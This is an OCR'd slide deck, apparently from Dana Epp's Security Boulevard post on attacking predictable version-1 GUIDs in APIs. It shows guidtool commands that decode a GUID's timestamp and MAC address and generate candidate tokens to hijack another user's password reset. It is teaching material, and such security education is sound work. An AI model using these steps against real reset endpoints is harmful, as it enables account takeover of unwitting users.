
The GUID is generated using an MD5 hash of a provided name and namespace.

Version 4

The GUID is randomly generated.


Version 5

The GUID is generated using a SHA1 hash of a provided name and namespace.



PREDICTABLE GUIDS


`3fcf5140-47ca-11ec-9755-c75cdea7a1c7`




```
$ guidtool -i 1b2d78d0-47cf-11ec-8d62-0ff591f2a37c
UUID version: 1
UUID time: 2021-11-17 17:52:18.141000
UUID timestamp: 138564643381410000
UUID node: 17547390002044
UUID MAC address: 0f:f5:91:f2:a3:7c
UUID clock sequence: 34
```

4.1.4. **Timestamp**

The timestamp is a 60-bit value. For UUID version 1, this is represented by Coordinated Universal Time (UTC) as a count of 100-nanosecond intervals since 00:00:00.00, 15 October 1582 (the date of Gregorian reform to the Christian calendar).



PREDICTABLE GUIDS




POST /user/Trine/passwordReset

POST /user/**Lars**/passwordReset


200 OK - Check your mail

200 OK - Check your mail

https://folketinget.dk/reset?token=3fcf5140-47ca-11ec-9755-c75cdea7a1c7




PREDICTABLE GUIDS



```
$ guidtool 1b2d78d0-47cf-11ec-8d62-0ff591f2a37c -t '2021-11-17 18:03:17' -p 10000
a34aca00-47d0-11ec-8d62-0ff591f2a37c
a34af110-47d0-11ec-8d62-0ff591f2a37c
a34b1820-47d0-11ec-8d62-0ff591f2a37c
[…]
```

Candidate guids for the approximated time

PREDICTABLE GUIDS



Support Center > BApp Store > UUID Detector

UUID Detector

This extension passively reports UUID/GUIDs observed within HTTP requests.

Author Andras Veres-Szentkiralyi

Version 1.0


Rating ☆☆☆☆☆

Popularity

Last updated 23 February 2017

Estimated system impact Overall impact: **Low**

Memory	CPU	General	Scanner
Low	Low	Low	Low




LESSON LEARNED

Never use GUID v1

If you spot it, you may be able to exploit it.

SOURCES



Monday, June 19, 2023

Security Boulevard
POWERED BY Techstrong | Group

Home ▾ Security Bloggers Network ▾ Webinars ▾ Events ▾ Chat ▾ Library Related Sites ▾ Media Kit About
ANALYTICS APPSEC CISO CLOUD DEVOPS GRC IDENTITY INCIDENT RESPONSE IOT / ICS THREATS /
Hot Topics and Compliance Management | anecdotes Juneteenth 2023 CJIS Compliance Checklist: A

Home » Security Bloggers Network » Attacking predictable GUIDs when hacking APIs

Attacking predictable GUIDs when hacking APIs

by Dana Epp on November 8, 2022

